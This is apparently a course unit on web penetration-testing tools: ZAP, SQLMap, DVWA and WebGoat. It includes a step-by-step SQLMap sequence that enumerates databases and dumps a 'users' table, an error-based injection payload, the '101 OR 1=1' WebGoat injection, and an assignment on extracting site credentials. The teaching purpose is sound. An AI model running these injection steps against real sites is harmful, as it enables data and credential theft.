Unit 2: Application Inspection Tools

2

Unit Structure

2.1 LEARNING OBJECTIVE

After studying this unit student should be able to:

- Identify different kinds of web vulnerabilities using various tools.
- Web app tools for inspection like ZAP, SQLMap, etc..

2.2 INTRODUCTION

This section covers tools that assist with the manual analysis of and interaction with web application. For this section we care much less about whether the application isrunning on Apache or IIS, or whether the source code is Ruby or Java. Knowing thosedetails informs and influences some of the attacks that we might try against the webapplication, but in this section we care more about how the web application handlescookie values, or how it responds to different values for a URL parameter, or whatkinds of data it accepts from a form submission.

2.3APPLICATION INSPECTION TOOLS

The previous utilities in this chapter focused on support to find vulnerabilities over the web application through the script or some legitimate code.

This section will covers the tool which identifies the SQL injection, logic flaws, XSS attack and many more. Also it focused on manual analysis of web application as well as traffic analysis over the web.

2.3.1 Zed Attack Proxy

Zed Attack Proxy (ZAP) is an open source program or tool offered by OWASP (Open Web Application Security Project) for pen testing and discovers the vulnerabilities available in your web application or website.

ZAP provides to detect following kind of threats:

- SQL Injection
- Session management

- XSS
- Broken Access Control
- Security loophole in configuration file
- Sensitive data leak
- Inadequate protection
- Unsecure APIs
- Known vulnerabilities

ZAP provides various features as shown below:

- Active Scan

  This is to discover known vulnerabilities against targeted attack.

- Alert

  An alert is the prospective vulnerabilities with specified request. It has more than one alerted on per request.

  Alert have following risk like:

  - High
  - Medium
  - Low
  - Informational
  - False Positive

  It can be raised by ZAP components.

- API

  Application Programming Interface (API) provides the functionality to configure ZAP programmatically. It supports HTML, XML and JSON formats.

- Authentication

  ZAP handles various types of authentication that is used in web application like, Manual Authentication, Form Based Authentication, HTTP Authentication and Script Based Authentication.

- HTTP Session
  Generally session is used to track the website. In ZAP, user can switch the user sessions on a website to create a new session instead of destroying the existing ones.

- Modes
  ZAP has following modes:
  - Safe: not dangerous
  - Protected: potentially dangerous actions in URL
  - Standard: you can do anything
  - Attack: new nodes are actively scanned while it discovered.

- MitM Proxy
  MitM stands for Man-In-The-Middle proxy who allows you to check all the incoming requests and outgoing responses from the web application.

- Session Management
  ZAP handles various kind of session management which will be used by website or web applications. It covers, Cookie based as well as HTTP authentication based session management.

- Tags
  It is a short information text which is associated with all requests. It can be manage by Manage Tags dialog.

The ZAP is installed by default in Kali Linux and the ZAP UI contains following elements:

(1) Menu Bar: Provide the various menus to perform the action on various tools.
(2) Standard Toolbar: This provides the button for easy access of tools.
(3) Treeview: It displays the websites tree and default context.
(4) Workarea: This displays the various tabs like Quick Start, Request and Response, also allows editing the scripts.

(5) Information view: In this section you can see tabs like History, Search, Alerts and Output.

(6) Footer: In this section you can see the status of Alert such as High, Medium, and Low etc.




Figure 2.3.1 The ZAP UI

How to run Quick Start Scan

To run quick start scan:

(1) Start the ZAP and select Quick Start tab.

(2) In the URL to attack entry field, enter the URL or browse the URL by click on Select button.

(3) Click on Attack button.

The ZAP will process with its web crawler and scan each page of the web application or website. Then ZAP will perform the active scanner for attack on all the discovered web pages.

2.3.2 SQLMAP

It is an open source pentesting tool that automates detects and exploits the SQL injection vulnerabilities. Basically SQLMap is pre-installed in Kali Linux and operated through command line. It finds and identifies website that have vulnerable code.

Features

- It support for all known database management system like Oracle, MySQL, MSSQL, MSAccess, PostgreSQL, SQLite, Sybase.
- It support for SQL Injection techniques.
- It can directly connect with database by providing credentials.
- It supports to discover users, passwords, databases, tables, columns, roles.
- It supports to crack the password using dictionary based attack.
- It can back up the whole or partial database.
- It can upload and download the file from db server in specific database like MySQL, MSSQL, PostgreSQL.

Example

There is a website or web application which has vulnerable url like this:

```
http://www.web-site.com/example.php?id=21
```

Above listed url is prone to sql injection due to the lacking of escape the parameter id. It is simply checked by trying to open the url

```
http://www.web-site.com/example.php?id=21’
```

By adding single quotation mark in the parameter, If it throws an error or behave unexpectedly then it indicates that unexpected single quote not manage properly. So it specifies the “id” parameter is vulnerable to sql injection.

How to use SQLMap?

The sqlmap command is run using python interpreter.

```
python sqlmap.py –u “http://www.web-site.com/example.php?id=21”
```

Above command will execute the sqlmap tool. Here is how the output might look

```
[*] starting at 12:10:33

[12:10:33] [INFO] resuming back-end DBMS 'mysql'
[12:10:34] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=21 AND (SELECT 1489 FROM(SELECT
COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE WHEN (1489=1489) THEN 1
ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
---
[12:10:37] [INFO] the back-end DBMS is MySQL
web server operating system: FreeBSD
web application technology: Apache 2.2.22
back-end DBMS: MySQL 5
```

The output shows the operating system, database and web server with version information.

Once you identify that url is vulnerable for sql injection and its exploitable the further steps to discover the database. The –dbs option is to get the list of database list.

```
python sqlmap.py –u “http://www.web-site.com/example.php?id=21” --
dbs
```

After getting the list of database you can find the list of tables resides in particular database. The -- tables option is used to get the list of tables inside specified database using -D option.

```
python sqlmap.py –u “http://www.web-site.com/example.php?id=21” --
tables –D dbsample
```

After executing this command you will find the list of tables inside dbsample database.

Now it’s time to get columns of a table named “users” using -T option.

```
python sqlmap.py –u “http://www.web-site.com/example.php?id=21” --
columns –D dbsample –T users
```

Finally get the data from table using --dump option.

```
python sqlmap.py –u “http://www.web-site.com/example.php?id=21” --
dump –D dbsample –T users
```

2.3.3 DAMN VULNERABLE WEB APP (DVWA)

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.

Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Before starting it must be ensure that the testing of DVWA should be done on an isolated host with either VMWare of Virtual Box, separated by a Host-only connection.

Some of the known vulnerabilities which DVWA contains as follows:

- Brute Force: HTTP Form Brute Force login page; used to test password brute force tools and show the insecurity of weak passwords.
- Command Execution: Executes commands on the underlying operatingsystem.
- Cross Site Request Forgery (CSRF): Enables an ‘attacker’ to change theapplications admin password.

- File Inclusion: Allows an ‘attacker’ to include remote/local files into the web application.
- SQL Injection: Enables an ‘attacker’ to inject SQL statements into an HTTPform input box. DVWA includes Blind and Error based SQL injection.
- Insecure File Upload: Allows an ‘attacker’ to upload malicious files on to the web server.
- Cross Site Scripting (XSS): An ‘attacker’ can inject their own scripts into theweb application/database. DVWA includes Reflected and Stored XSS.
- Easter eggs: Full path Disclosure, Authentication bypass and some others.

WARNING: THIS IS FOR EDUCATIONAL PURPOSES ONLY!

- Firstly install Xampp for windows. Then start the Xampp Control Panel from your desktop or from tray icon. Finally, start the MySQL and Apache services.
- Unpack the DVWA compressed folder into this location C:\xampp\htdocs\ dvwa.
- Now open your web-browser and type “localhost/dvwa” into the address bar. If any error occurs, this means that your PHP is not configured properly.
- Go to the web-browser and type “localhost/dvwa/setup.php” and click on “Create Database” button. Then go to “localhost/dvwa/login.php” and provide the credential ‘admin’ as username and ‘password’ as password.




Fig. DVWA Login

- Set the DVWA Security Level Low in “Script Security” as shown in following figure.

DVWA Security

It can be divided further into two parts, one is the security level and other is PHP IDS.

The security levels are named low, medium and high. By default the security level is set to high.

- High - It is used to comparethe vulnerable source code to the secure source code.
- Medium - This security level is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure anapplication.
- Low - This security level is completely vulnerable and has no security at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learnbasic exploitation techniques.

PHP-IDS is a popular PHP Intrusion Detection System (IDS) also known as a WebApplication Firewall (WAF). PHP-IDS works by filtering any user supplied inputagainst a blacklist of potentially malicious code. PHP-IDS is used in DVWA to serveas a live example of how WAFs can help improve security in web applications.

2.3.4 WEBGOAT

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. You can install and practice with WebGoat.In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications.

It includes numerous exercises for topics ranging from Injection Flaws, over Cross-Site Scripting (XSS) to Denial of Service and many others.


In the command-line of your liking, navigate to the location of the webgoat-container-7.1-exec.jar and start it:

java -jar webgoat-container-7.1-exec.jar

This will start a Webserver on port 8080. You can access it via http://localhost:8080/WebGoat/

Login in Webgoat

First, we log in using the guest account.




Then, we can have a look at the Tutorial with lots of helpful tips on how to get started with the WebGoat.


Alright, it's time for our first challenge! We will navigate to Injection Flaws and select the second entry Numeric SQL Injection from the slideout menu.

This is a nice exercise to get started. Our goal is to send a malicious query to the server, which will get it to return all the results instead of just one.

One possible solution to the Numeric SQL Injection exercise is to just open your browser dev-tools and change the value of the first option within the select field to 101 OR 1=1.



This will send the query SELECT * FROM weather_data WHERE station = 101 OR 1=1 to the server, which is always true, hence returning all the stations.



Learning the basic techniques necessary to secure web applications is absolutely essential for professional web developers. The OWASP project and especially the WebGoat are great resources for doing exactly that. Especially in the field of web security, learning how to hack can be greatly beneficial for anyone aspiring to improve their skills in web security.

Check Your Progress 1:

1. What is ZAP?
2. What is DVWA?
3. Define SQLMap
4. Describe WebGoat.

2.4LET US SUM UP

This block covers the various Web Application Tools for Pentesting as well as to find the web vulnerabilities. Using this student can learn the basic concepts of application tools such as Zed Attack Proxy, SQLMap, DVWA, WebGoat.

2.5CHECK YOUR PROGRESS: POSSIBLE ANSWERS

Check Your Progress 1:

1. Zed Attack Proxy (ZAP) is a premier example of an interactive proxy. An interactive proxy provides the means to inspect, alter, and manipulate web traffic in order to probea web application for the presence of vulnerabilities.
2. DVWA is a DAMM VULNERABLE WEB APP coded in PHP/MYSQL. Using this app security professional, ethical hackers test their skills and run this tool in a legal environment.
3. SQLMap is an open source software that is used to detect and exploit database vulnerabilities and provides options for injecting malicious codes into them. It is a penetration testing tool that automates the process of detecting and exploiting SQL injection flaws providing its user interface in the terminal.
4. WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. This program is a demonstration of common server-side application flaws.

2.6 FURTHER READING

For more focus on cyber security domain use CEH (Certified Ethical Hacking) books. Also you can refer “Anti-Hacker Toolkit By Mike Shema”.

To get WebGoat: https://webgoat.github.io/WebGoat/

2.7ASSIGNMENTS

- How to get password or credential of a website using SQLMap?

2.8ACTIVITIES

- Perform DVWA Setup